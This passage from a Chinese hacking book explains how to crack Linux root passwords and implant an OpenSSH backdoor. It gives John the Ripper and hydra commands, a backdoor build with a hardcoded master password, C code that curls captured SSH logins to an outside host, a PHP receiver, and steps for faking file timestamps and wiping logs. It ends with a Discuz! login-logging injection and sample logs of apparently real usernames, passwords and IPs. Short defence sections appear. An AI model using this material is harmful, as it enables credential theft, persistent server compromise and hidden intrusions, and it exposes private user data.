 - 成功记录密码后会删除 .bash_profile 文件。该文件被删除后会出现一些异常。
- 通过研究该程序，笔者进行了如下优化。
- 根据语义环境定义密码提示信息，通过测试实际环境获取其“真实”的 SU 密码输入错误的提示信息。
 - 修改程序中存在的缺陷，在获取密码后还原最初的环境。

(2) 替换 SU 程序法

获取 root 权限后，通过替换 SU 程序来获得 root 密码。该方法通过提取 SU 的源程序重新编译 SU，效果较好，且不容易被发现。该方法的前提是必须获取 root 权限。

2.3.5 暴力破解法

下面我们专门讨论暴力破解法。

1. 在线网站破解法

通过提权或者其他方法获取 root 权限后，通过查看“/etc/shadow”文件的内容，将加密的密文提取出来，访问 cmd5 网站进行破解。需要注意的是，提取的密文为第 2 字段，如“root:\$1\$kbIAhX/R\$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::”中的密文为“\$1\$kbIAhX/R\$PiLL1U.n6bivtIr4oTi2y0”，将其放入 cmd5 网站进行破解即可，如图 2-14 所示。使用该方法可以破解简单的密码，对于高强度的密码，该网站基本无能为力。



图 2-14 通过 cmd5 网站在线破解 Linux 密码

2. John 软件破解法

John the Ripper Password Cracker（简称“John”）是一款 Linux 专用密码破解工具，网站地址为 <http://www.openwall.com/john/>。目前该软件的最新版本为 1.9.7。可以通过 John 暴力密码破解工具进行密码破解，方法和步骤如下。

01 tar zxvf john-1.7.9.tar.gz。


```
02 cd src。
03 make。
04 make clean generic ( 或者 make clean SYSTEM )。
05 cd run。
06 ./unshadow /etc/passwd /etc/shadow >passwd.txt。
07 chmod 600 passwd.txt。
08 ./john passwd.txt。
09 ./john -show passwd.txt。
```

3. SSH 暴力破解

Secure Shell (缩写为“SSH”)由 IETF 的网络工作小组 (Network Working Group) 制定。SSH 是一项创建在应用层和传输层基础上的安全协议,为计算机上的 Shell (壳层)提供安全的传输和使用环境。SSH 是目前较可靠的、专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效防止远程管理过程中的信息泄露问题。通过 SSH 可以对所有传输的数据进行加密,也能够防止 DNS 欺骗和 IP 地址欺骗。SSH 是 Linux 下最常见的一个服务,绝大多数操作系统安装后都会配置该服务。通过连接 SSH 服务远程管理计算机,其默认端口为 22。Freebuf 网站投稿者 H3lvin 的研究表明,10 年前,一台服务器放在网络上,大概数周的时间才会被黑客光顾,而现在,一台服务器在网络中几个小时之内就会有黑客尝试攻击,且 SSH 暴力破解攻击经久不衰。

目前,SSH 暴力破解主要有两种方式:一种是专业暴力破解软件;另一种是通过 Python 等语言编写的脚本暴力破解程序。常见的专业暴力破解软件有 thc-hydra 和 relaxscan。thc-hydra 的最早版本为 7.6 (下载地址为 <https://www.thc.org/thc-hydra/>),是一款著名的暴力破解工具,其常见 SSH 暴力破解命令为“hydra -l root -P /home/Linux/passwd.dic -e ns -f -vV target_ip ssh2”。Relaxscan 是专门针对 SSH 账号进行暴力的工具,linuxfly 网站提供了该程序的详细使用方法。SSH 账号脚本暴力工具通过编程模拟实际登录进行暴力破解,常见的有 theRandy 撰写的 SSH 暴力破解程序,在 Linux 下通过执行“python sshCommand2.py -H 10.10.1.36 -u root -F dictionary.txt”命令对 IP 地址为 10.10.1.36 的服务器的 root 账号进行密码暴力破解。Google 支持多协议破解工具脚本项目“patator”,该脚本程序也支持 SSH 账号暴力破解。

2.3.6 Linux root 账号密码破解防范技术

针对可能出现的获取 Linux root 账号的技术,可以通过安全防范技术和安全规范等进行防范,本节给出一些可供参考的方法和策略。

1. 安全技术防范

(1) 设置强健的账号密码安全策略

针对获取 shadow 值后进行密码破解，可以采取对系统普通账号和 root 账号设置强健的密码安全策略，定期执行安全检测和维护的方法来防范。密码位数至少 10 位以上，包含大小写字母、数字和特殊字符。对服务器文件读写进行监控，日志文件异地安全保存。

(2) 定期升级系统补丁和应用程序补丁

对高风险业务程序做降权处理，尽量以低权限运行，如 JBoss 和 Struts 等，确保即使出现高危漏洞也不会危及 root 权限。及时更新系统补丁和应用程序补丁，关注安全业界高危漏洞，防范通过 Web 应用程序漏洞直接获取 root 权限。

(3) 定期对系统进行 Rootkit 专用检测

针对 Rootkit 程序可以通过 Rootkit 检测程序来防范，互联网上有 Rootkit Hunter 和 Chkrootkit 两款开源软件，可以检测绝大部分已知的 Rootkit、嗅探和后门程序。

2. SSH 账号防暴力破解

有关防范 SSH 账号被暴力破解，网上已经有很多方法，如修改 SSH 默认端口、采用 RSA 公钥认证、使用 IPTables 脚本、使用 SSHD 日志过滤、使用 tcp_wrappers 过滤及使用 knockd 等方法。

3. 建立完善的入侵应急响应制度

对重点系统和重要系统定期聘请专业安全公司进行系统风险评估和安全检测，发现系统存在的漏洞和弱点，针对这些弱点和漏洞进行改进。同时，建立入侵应急响应制度，针对各种可能出现的入侵情况，建立相应的处理措施。

2.3.7 小结

本节介绍了 Linux 密码的基本原理，以及常见的 4 种获取 Linux root 密码的方法，最后针对这些可能获取 Linux root 账号的方法给出了安全防范技术和防范策略。通过这些安全技术和策略，可以大大降低系统被攻击后丢失最高 root 账号权限的风险，对 Linux 操作系统的安全维护和检测具有一定的参考价值。

2.4 安全设置 Linux 操作系统的密码

在早期的 Linux 操作系统中，“/etc/passwd”文件包含系统中每个用户的信息。用户的口令虽然经过一定的数字和逻辑算法后作为一个运算结果（可见字符串）被放到 passwd 文件中，但加密强度并不大。于是，早期的黑客只要拿到“/etc/passwd”文件，就意味着系统已经攻破一半了。后来，随着安全级别的提高，出现了将 passwd 文件中的口令单独加密的情况，加密后的结果和其他辅助信息存储在 shadow 文件中。至于采用何种保存形式和加密算法，可以通过 /usr/sbin/authconfig 程序设置。用户登录时输入的口令经计算后与“/etc/passwd”和“/etc/shadow”中的结果进行比较，符合则允许登录，否则拒绝登录。

一个强壮、有效的口令应当至少包含 8 个字符。不要使用个人信息（如生日、名字、用户名、电话号码等）作为口令，计算机型号等尽量不要出现在密码中，普通的英语单词也不适合作为口令（因为可以采用字典攻击法）。口令中最好有一些非字母字符（如数字、标点符号、控制字符等），尽量不要将口令写在纸上或存放在计算机文件中。设置口令的一个好方法是将不相关的字母和数字或控制字符相连，长度不少于 8 位。

2.4.1 修改 login.defs 中的参数

为了强制用户指定足够强壮的密码，需要修改“/etc/login.defs”文件的 PASS_MIN_LEN 参数（口令最小长度）。同时，应限制口令的使用时间，保证定期更换口令，建议修改 PASS_MIN_DAYS 参数（口令使用时间）。login.defs 文件的参数设置如图 2-15 所示。

```
#
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
PASS_MIN_LEN 5
PASS_WARN_AGE 7
#
```

图 2-15 login.defs 文件的参数设置

2.4.2 设置加密算法

Linux 账户的密码加密后存放于“/etc/shadow”文件中。Red Hat Enterprise Linux 默认使用 MD5 算法，但目前这个算法已经很不安全了。很多经典的黑客教程给出的方法都是拿到 shadow 文件后破解 root 用户的密码，如果能用更难破解的 SHA 算法加密密码无疑可以提高服务器的安全性。

以下方法综合了 <http://www.cyberciti.biz/faq/rhel-centos-fedora-linux-upgrading-password->

hashing/和 <http://kbase.redhat.com/faq/docs/DOC-15806> 两篇文章的内容，且针对 Red Hat Enterprise Linux 5.2 以上版本。

显示当前密码加密算法，代码如下，输出 “password hashing algorithm is md5”。

```
# authconfig --test | grep hashing
```

设置使用 SHA512 算法，代码如下。

```
# authconfig --passalgo=SHA512 --update
```

在笔者的 Red Hat Enterprise Linux 5.3 中，提示 “unknown algorithm sha512”，使用了 SHA512 算法，原因不明。再次显示，就更改为 SHA256 算法。

最后，对所有用户都需要重新设置密码才能生效。可以使用 “# chage -d 0 userName” 命令强制所有用户在下次登录时修改密码。

在笔者使用的 Arch Linux 中，设置方法与以上稍有不同，具体如下（参考了 http://wiki.archlinux.org/index.php/SHA_Passwords 的内容）。

修改 “/etc/pam.d/passwd” 文件，代码如下。

```
##PAM-1.0
#password    required    pam_cracklib.so difok=2 minlen=8 dcredit=2 ocredit=2
retry=3
#password    required    pam_unix.so md5 shadow use_authtok
password     required    pam_unix.so md5 shadow nullok
```

把最后一行的 md5 值用 SHA256 算法替换。

然后，修改 “/etc/default/passwd” 文件，将 “CRYPT=des” 修改为 “CRYPT=sha256”。最后，强制所有用户重新修改密码。

2.4.3 破解 Linux 密码

Linux 使用的是 DES（加密函数式是 Crypt）或 MD5（函数式是 Md）加密算法，由于计算量非常大，所以很难被逆向或破解。DES 口令的密文是由 13 个 ASCII 字符组成的字符串，而 MD5 口令密文的起始字符总是 “\$1\$”。

如图 2-16 所示是一个被攻陷的红帽系列的 Linux 操作系统，入侵者远程溢出服务器后获得了一个 root 权限的登录界面。

A terminal window showing a shell prompt 'sh-3.2#' followed by the command 'id'. The output is 'uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),10(wheel)'.

图 2-16 被入侵的 Linux 操作系统

如何获取 root 用户的密码呢？入侵者打开了 “/etc/passwd” 文件，如图 2-17 所示。

```
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
luci:x:100:101::/var/lib/luci:/sbin/nologin
piranha:x:60:60::/etc/sysconfig/ha:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
ricci:x:101:102::/var/lib/ricci:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
antian365:x:500:500:/home/antian365:/bin/bash
```

图 2-17 查看 /etc/passwd 文件

看来，主机的账户使用了 shadow 加密。继续查看“/etc/shadow”文件，如图 2-18 所示，“root”行的冒号后面就是加密后的密码。

```
root:$1$KS52q9io$UPOKZewgsopKnXONuFbOp1:14221:0:99999:7:::
bin:!:14172:0:99999:7:::
daemon:!:14172:0:99999:7:::
adm:!:14172:0:99999:7:::
lp:!:14172:0:99999:7:::
sync:!:14172:0:99999:7:::
shutdown:!:14172:0:99999:7:::
halt:!:14172:0:99999:7:::
mail:!:14172:0:99999:7:::
news:!:14172:0:99999:7:::
```

图 2-18 获取加密的密码字符串

现在就可以开始破解了。

破解 Linux 口令的工具很多，如 John the Ripper、Crack by Alex Muffett 和 Cracker Jack 等，其中 John the Ripper 的功能最为强大，速度也最快。

将“/etc/shadow”文件下载到本地，先使用 John the Ripper 的简单模式尝试一下，但没有得到结果，如图 2-19 所示。

```
C:\Documents and Settings\ww\桌面\john-17w\john-17\run>john-386 -si shadow
Loaded 1 password hash (FreeBSD MD5 [32/32])
guesses: 0 time: 0:00:00:00 100% c/s: 3936 trying: 999991900
```

图 2-19 使用 John the Ripper 破解密码

加载一个字典，看看情况。这里使用“-w=1.txt”命令指定字典文件。很快，root 密码被破解了，结果是“bigapple”，如图 2-20 所示。

```
C:\Documents and Settings\ww\桌面\john-17w\john-17\run>john-386 -w=1.txt -ru
dow
Loaded 1 password hash (FreeBSD MD5 [32/32])
bigapple (root)
guesses: 1 time: 0:00:00:00 100% c/s: 4062 trying: bigapple
```

图 2-20 成功破解密码

2.5 Linux OpenSSH 后门获取 root 密码

相对于 Windows 操作系统，Linux 操作系统的密码较难获取，而很多 Linux 服务器都配置了 OpenSSH 服务。在获取 root 权限的情况下，可以通过修改或者更新 OpenSSH

代码等方法，截取并保存其 SSH 登录账号和密码，甚至可以留下一个隐形的后门，达到长期控制 Linux 服务器的目的。很多入侵者在攻破一个 Linux 系统后，都会在系统中留下后门，用 OpenSSH 留后门是入侵者的惯用方式之一。OpenSSH 后门比较难检测，本节将对如何添加及防范 OpenSSH 后门进行探讨。

2.5.1 OpenSSH 简介

OpenSSH 是 SSH (Secure Shell) 协议的免费开源实现。很多人误认为 OpenSSH 与 OpenSSL 有关联，但实际上这两个计划有不同的目的和不同的发展团队，名称相近只是因为两者有同样的发展目标——提供开放源代码的加密通信软件。

OpenSSH 是 OpenBSD 的子计划，其官方网站地址为 <http://www.openssh.com/>。OpenSSH 的各个版本可以到其官网下载。另外笔者推荐一个下载地址：<http://ftp5.eu.openbsd.org/ftp/pub/OpenBSD/OpenSSH/>。

SSH 协议族可以用来进行远程控制，或者在计算机之间传送文件。而实现此功能的传统方式，如 Telnet (终端仿真协议)、RCP、FTP、Rlogin、RSH，都是极不安全的，并且会使用明文传送密码。OpenSSH 提供了服务端后台程序和客户端工具，用来加密远程控件和文件传输过程中的数据，并由此来代替原来的类似服务。OpenSSH 是通过计算机网络使用 SSH 加密通信的实现，是取代由 SSH Communications Security 提供的商用版本的开放源代码方案。在 OpenSSH 服务中，sshd 是一个典型的独立守护进程，OpenSSH 服务可以通过“/etc/ssh/sshd_config”文件进行配置。OpenSSH 支持 SSH 协议的 1.3、1.5 和 2 版本。自 OpenSSH 2.9 发布以来，默认的协议是版本 2。

2.5.2 准备工作

01 下载 openssh-5.9p1.tar.gz

openssh-5.9p1.tar.gz 的下载地址为 <http://down1.chinaunix.net/distfiles/openssh-5.9p1.tar.gz>。

02 下载后门文件

后门文件下载地址为 <http://core.ipsecs.com/rootkit/patch-to-hack/0x06-openssh-5.9p1.patch.tar.gz>。

03 准备 Linux 虚拟机

准备 Linux 虚拟机 Centos 6.4。

04 查看 SSH 当前版本信息

目前网上支持的 SSH 后门版本为 5.9 以下。如图 2-21 所示，使用“ssh -V”命令获取的 OpenSSH 版本信息为“OpenSSH_5.3p1, OpenSSL 1.0.0-fips 29 Mar 2010”。笔者未

对高于 5.9 版本的 SSH 进行测试，但因为在 Patch 中可以直接修改 banner 的值，所以这在理论上是可行的。




图 2-21 查看 SSH 的当前版本信息

注意

一定要将这里的版本号记录下来，以便在编译时将该信息进行伪装。

05 备份 SSH 原始配置文件

如图 2-22 所示，将 ssh_config 和 sshd_config 分别备份为 ssh_config.old 和 sshd_config.old。在 Linux 终端分别执行如下文件备份命令。




图 2-22 备份 SSH 原始配置文件

```
mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
```

```
mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
```

06 解压 SSH 后门

将 sshbd.tgz 下载到本地并解压，如图 2-23 所示，执行以下命令。

```
tar zxvf sshbd.tgz
cd openssh
```




图 2-23 下载并解压 SSH 后门

如果使用官方安装包 openssh-5.9p1 进行安装，可以执行以下命令。

```
tar zxf openssh-5.9p1.tar
tar zxf openssh-5.9p1.path.tar
cp openssh-5.9p1.patch/sshbd5.9p1.diff /openssh-5.9p1
cd openssh-5.9p1
patch < sshbd5.9p1.diff
```

2.5.3 设置 SSH 后门的登录密码及其密码记录位置

在 OpenSSH 目录中找到 includes.h 文件，运行“vi includes.h”命令修改“define _SECRET_PASSWD”为我们的登录密码，如图 2-24 所示，默认密码记录日志文件保存在“/usr/local/share/Own”目录下的 slog 和 clog 文件中。假设密码为“995430aaa”，代码如下。

```
define _SECRET_PASSWD " 995430aaa"
```





图 2-24 修改 SSH 登录密码

2.5.4 安装并编译后门

01 编译和安装

运行如下代码。

```
./configure --prefix=/usr --sysconfdir=/etc/ssh
make && make install
```

openssh-5.9p1 需要使用下面的命令进行配置。

```
./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5
```

在编译过程中可能会出现“configure: error: *** zlib.h missing – please install first or check config.log”错误。此时，执行“yum install zlib-devel”和“yum install openssl openssl-devel”命令，安装后再次进行编译即可。

02 重启 SSHD 服务

执行“/etc/init.d/sshd restart”命令，重启 SSHD 服务。

03 还原新配置文件为旧配置文件的时间

执行以下命令，使 ssh_config 和 sshd_config 文件的修改时间与 ssh_config.old 和 sshd_config.old 文件一致。

```
touch -r /etc/ssh/ssh_config.old /etc/ssh/ssh_config
touch -r /etc/ssh/sshd_config.old /etc/ssh/sshd_config
```

- mtime(modify time): 最后一次修改文件或目录的时间。
- ctime(chang time): 最后一次改变文件或目录（改变的是原数据，即属性）的时

间，如该文件的 inode 节点被修改的时间。touch 命令除了“-d”和“-t”选项外，都会改变该时间。chmod、chown 等命令也能改变该值。

- atime(access time): 最后一次访问文件或目录的时间。
- ls -l file: 查看文件修改时间。
- ls -lc file: 查看文件状态改动时间。
- ls -lu file: 查看文件访问时间。
- stat file: 文件时间的 3 个属性。

2.5.5 登录后门并查看记录的密码文件

使用“ssh -l root IP”命令登录服务器，如“ssh -l root 192.168.52.175”。可以使用 root 的密码，也可以使用后门设置的密码“995430aaa”进行登录。然后，访问“/usr/local/share/0wn”目录，查看其记录的密码日志文件 clog 和 slog，如图 2-25 所示，可以看到 SSH 登录和本地 root 账号登录的密码。



```
0wn info man
[root@localhost share]# cd 0wn
[root@localhost 0wn]# ls
clog  slog
[root@localhost 0wn]# cat clog
root:simeon2005@127.0.0.1
[root@localhost 0wn]# cat slog
root:simeon2005
root:simeon2005
root:simeon2005
[root@localhost 0wn]#
```

图 2-25 查看密码记录

在实际测试过程中，还需要清除 Apache 日志。可供参考的日志清除命令如下。

```
export HISTFILE=/dev/null
export HISTSIZE=0
cd /etc/httpd/logs/
sed -i '/192.168.52.175/d' access_log*
echo >/root/.bash_history //清空操作日志
```

2.5.6 拓展密码记录方式

前面记录的密码只能在 Linux 服务器上面看，也就是说，用户必须拥有读取文件的权限，如果没有权限则无法登录服务器。在这里，最好的方法是记录的用户、密码和端口可以通过邮件或者 HTTP 直接发送到接收端（与黑产收信类似）。下面介绍具体实现方法。

01 接收端 ssh.php 代码

```
<?php
```

```

$username = $_POST['username'];
$password = $_POST['password'];
$host = $_POST['host'];
$port = $_POST['port'];
$time=date('Y-m-d H:i:s',time());
if(isset($username) != "" || isset($password) != "" || isset($host) != "")
{
    $fp = fopen("sshlog.txt","a+");
    $result = "sername:.$username--->:Password:$password----->:Host:$host
----->:port:$port----->:time:$time";
    fwrite($fp,$result);
    fwrite($fp,"\r\n");
    fclose($fp);
}
?>

```

02 修改 auth-passwd.c 文件的内容

```

int
userauth_passwd(Authctxt *authctxt)
{
    static int attempt = 0;
    char prompt[150];
    char *password;
    char *pass[200];
    char szres[1024] = {0};
    FILE *f;
    char *findport()
    {
        FILE *FTopen;
        char tempBuf[1024] = {0};
        char *Filename = "/etc/ssh/sshd_config";
        char *Filetext = "Port";
        if((FTopen = fopen(Filename, "r")) == NULL) { return Filetext; }
        while(fgets(tempBuf, 1024, FTopen) != NULL) {
            if(strstr(tempBuf, Filetext)) { Filetext = tempBuf; break; }
            memset(tempBuf, 0, 1024);
        }
        fclose(FTopen);
        return Filetext;
    }
}

```

```

const char *host = options.host_key_alias ? options.host_key_alias :
    authctxt->host;

if (attempt++ >= options.number_of_password_prompts)
    return 0;

if (attempt != 1)
    error("Permission denied, please try again.");

snprintf(prompt, sizeof(prompt), "%.30s@%.128s's password: ",
    authctxt->server_user, host);
password = read_passphrase(prompt, 0);
strcpy(pass, password); //截取密码的时候把它复制到自定义的地方，以便调用
packet_start(SSH2_MSG_USERAUTH_REQUEST);
packet_put_cstring(authctxt->server_user);
packet_put_cstring(authctxt->service);
packet_put_cstring(authctxt->method->name);
packet_put_char(0);
packet_put_cstring(password);
memset(password, 0, strlen(password));
xfree(password);
packet_add_padding(64);
packet_send();

dispatch_set(SSH2_MSG_USERAUTH_PASSWD_CHANGEREQ,
&input_userauth_passwd_changereq);

if ((f=fopen("/tmp/olog", "a+")) != NULL) {
    fprintf(f, "username:%s-->password:%s-->host:%s-->port:%s\n",
authctxt->server_user, pass, authctxt->host, findport());
    fclose(f);}

memset(szres, 0, sizeof(szres));
snprintf(szres, sizeof(szres), "/usr/bin/curl -s -d \"username=%s&password=
%s&host=%s&port=%s\"
http://www.antian365.com/ssh.php >/dev/null", authctxt-> server_user, pass,
authctxt->host, findport());
system(szres);
return 1;
}

```

重新编译，执行后会自动将密码发送到服务器。但笔者在实际测试中并没有达到这

样的效果，相关信息请读者访问 http://0cx.cc/ssh_get_password.jsp 查看并验证。

2.5.7 OpenSSH 后门的防范方法

OpenSSH 后门的防范方法如下。

- 重装 OpenSSH 软件，更新至最新版本 7.2。
- 将 SSH 默认登录端口 22 更改为其他端口。
- 在 IPTable 中添加 SSH 访问策略。
- 查看命令历史记录，对可疑文件进行清理。在有条件的情况下，可重做系统。
- 修改服务器所有用户的密码为新的强健密码。
- 使用 strace 命令找出 SSH 后门。运行 “ps aux | grep sshd” 命令获取可疑进程的 PID，运行 “strace -o aa -ff -p PID” 命令进行跟踪，成功登录 SSH 后，在当前目录下就生成了 strace 命令的输出。使用 “grep open aa* | grep -v -e No -e null -e denied | grep WR” 命令查看记录文件。在上面的命令中，过滤错误信息、/dev/null 信息和拒绝（denied）信息，找出打开了读写模式（WR）的文件（因为要把记录的密码写入文件）。可以找到以读写方式记录在文件中的 SSH 后门密码文件的位置，并通过该方法判断是否存在 SSH 后门。当然，也有不记录密码，而仅仅留下一个万能 SSH 后门的情况。

2.5.8 小结

- 获取 Linux 的版本及其信息，命令如下。

```
cat /etc/issue
uname -ar
```

- 获取 SSH 版本的信息并记录，命令如下。

```
ssh -V >ssh.txt
```

- 下载 OpenSSH 客户端及后门程序，命令如下。网上还有一个版本 sshd.tar.gz。

```
wget http://down1.chinaunix.net/distfiles/openssh-5.9p1.tar.gz
wget
http://core.ipsecs.com/rootkit/patch-to-hack/0x06-openssh-5.9p1.patch.tar.gz
```

- 备份 SSH 配置文件，命令如下。

```
mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
```

- 安装必备软件，命令如下。

```
yum install -y openssl openssl-devel pam-devel zlib zlib-devel
```

- 解压并安装补丁，命令如下。

```
tar zxf openssh-5.9p1.tar.gz
tar zxf openssh-5.9p1.tar.gz
cp openssh-5.9p1.patch/sshhd5.9p1.diff /openssh-5.9p1
cd openssh-5.9p1
patch < sshhd5.9p1.diff
```

- 修改 includes.h 文件中记录用户名和密码的文件位置及其密码，命令如下。

```
#define ILOG "/tmp/ilog"           //记录登录本机的用户名和密码
#define OLOG "/tmp/olog"          //记录本机登录远程的用户名和密码
#define SECRETPW "123456654321"   //后门的密码
```

- 修改 version.h 文件，使其修改后的版本信息为原始版本，命令如下。

```
#define SSH_VERSION "填入之前记下来的版本号,伪装原版本"
#define SSH_PORTABLE "小版本号"
```

- 安装并编译，命令如下。

```
./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5
make clean
make && make install
service sshd restart
```

- 恢复新配置文件的日期，使其与旧文件的日期一致。对 ssh_config 和 sshd_config 文件的内容进行对比，使其配置文件一致，然后修改文件日期。

```
touch -r /etc/ssh/ssh_config.old /etc/ssh/ssh_config
touch -r /etc/ssh/sshd_config.old /etc/ssh/sshd_config
```

- 清除操作日志，代码如下。

```
export HISTFILE=/dev/null
export HISTSIZE=0
cd /etc/httpd/logs/
sed -i '/192.168.52.175/d' access_log*
echo >/root/.bash_history //清空操作日志
```

参考文章

- 如何使用 Linux 通用后门，<http://www.freebuf.com/tools/10474.html>。
- 关于 OpenSSH 通用后门的拓展，http://0cx.cc/ssh_get_password.jspx。

第 3 章 数据库密码的获取与破解

在网络渗透过程中，数据库历来属于“兵家必争之地”。数据库是企业的核心，很多重要数据都保存在数据库中，一旦黑客入侵并掌握了数据库的连接口令，就意味着数据的泄露。网上经常看见的“某某公司某某漏洞导致百万条数据泄露”的新闻，往往就是由数据库密码泄露造成的。

本章着重介绍 Access 数据库破解、MD5 加解密、通过网页文件获取数据库账号和口令、对 MySQL 和 SQL Server 数据库进行扫描等内容。

本章主要内容

- Discuz! 论坛密码记录及安全验证问题暴力破解
- Access 数据库破解实战
- 巧用 Cain 破解 MySQL 数据库密码
- MD5 加密与解密
- MD5 (base64) 加密与解密
- 通过网页文件获取数据库账号和口令
- SQL Server 2000 口令扫描
- MySQL 口令扫描
- 巧用 Cain 监听网络获取数据库口令
- MySQL 数据库提权
- SQL Server 数据库的还原
- 使用 SQLRootKit 网页数据库后门控制

3.1 Discuz! 论坛密码记录及安全验证问题暴力破解

Discuz! 是目前最好用的论坛程序之一，在 Discuz! 论坛用户注册过程中设置了安全

问题和答案进行安全保护，因此，即使攻击者获取了数据库，也会由于不知道安全问题的答案而止步。近年来，由于密码泄露事件的影响和社工库的普及，用户和管理员大都设置了安全验证，所以，获取用户的安全验证问题就非常有必要了。目前，获取用户的安全验证问题的主要方式有两种：一种是通过修改源程序，在其中加入记录代码，截获所有登录用户的登录密码、安全问题和答案；另一种就是暴力破解。本节对这两种方法均进行了实验，且均获得了想要的结果，下面将整个过程与读者分享。

3.1.1 Discuz! 论坛密码记录程序的编写及实现


在源程序中加入记录代码的方式相对简单，具体如下。

1. Discuz! 7.1-7.2 论坛记录程序的编写及实现

在 Discuz! 7.2 论坛中找到程序文件 login.func.php，在其中加入以下代码。

```
$ip=$_SERVER['REMOTE_ADDR'];
$showtime=date("Y-m-d H:i:s");
$record="<?exit();?>".$username." -----".$password." IP:".$ip."questionid".
$questionid."answer".$answer." Time:".$showtime."\r\n";
$handle=fopen('./include/csslog.php','a+');
$write=fwrite($handle,$record);
```

密码记录和登录文件保存在“include”目录下的 cssog.php 文件中，打开 csslog.php 文件即可看到获取的用户记录，如图 3-1 所示。目前，康盛创想公司基本已经停止对 Discuz! 7.2（程序下载地址为 <http://download.comsenz.com/Discuz/7.2/>）的更新。



```
<?exit();?>用户: yang00000 密码: 198735 IP:119.177.230.184 Time:2011-08-22 14:47:15 questionid: 0answer:
<?exit();?>用户: yang0000035 密码: 198735 IP:119.177.230.184 Time:2011-08-22 14:47:27 questionid: 0answer:
<?exit();?>用户: sdfangyan 密码: 12345678 IP:222.43.17.2 Time:2011-08-22 14:48:07 questionid: 0answer:
<?exit();?>用户: qq491821149 密码: 136724784 IP:113.111.24.250 Time:2011-08-22 14:48:56 questionid: 4answer:
<?exit();?>用户: qq491821149 密码: 136724784 IP:113.111.24.250 Time:2011-08-22 14:49:14 questionid: 4answer: 胡头
<?exit();?>用户: qq491821149 密码: 136724784 IP:113.111.24.250 Time:2011-08-22 14:49:32 questionid: 4answer: 老吴
<?exit();?>用户: qq491821149 密码: 136724784 IP:113.111.24.250 Time:2011-08-22 14:49:41 questionid: 0answer:
<?exit();?>用户: 用户名 密码: IP:113.111.24.250 Time:2011-08-22 14:51:40 questionid: 0answer:
<?exit();?>用户: luohuosiini 密码: 123456 IP:59.51.27.196 Time:2011-08-22 14:52:28 questionid: 0answer:
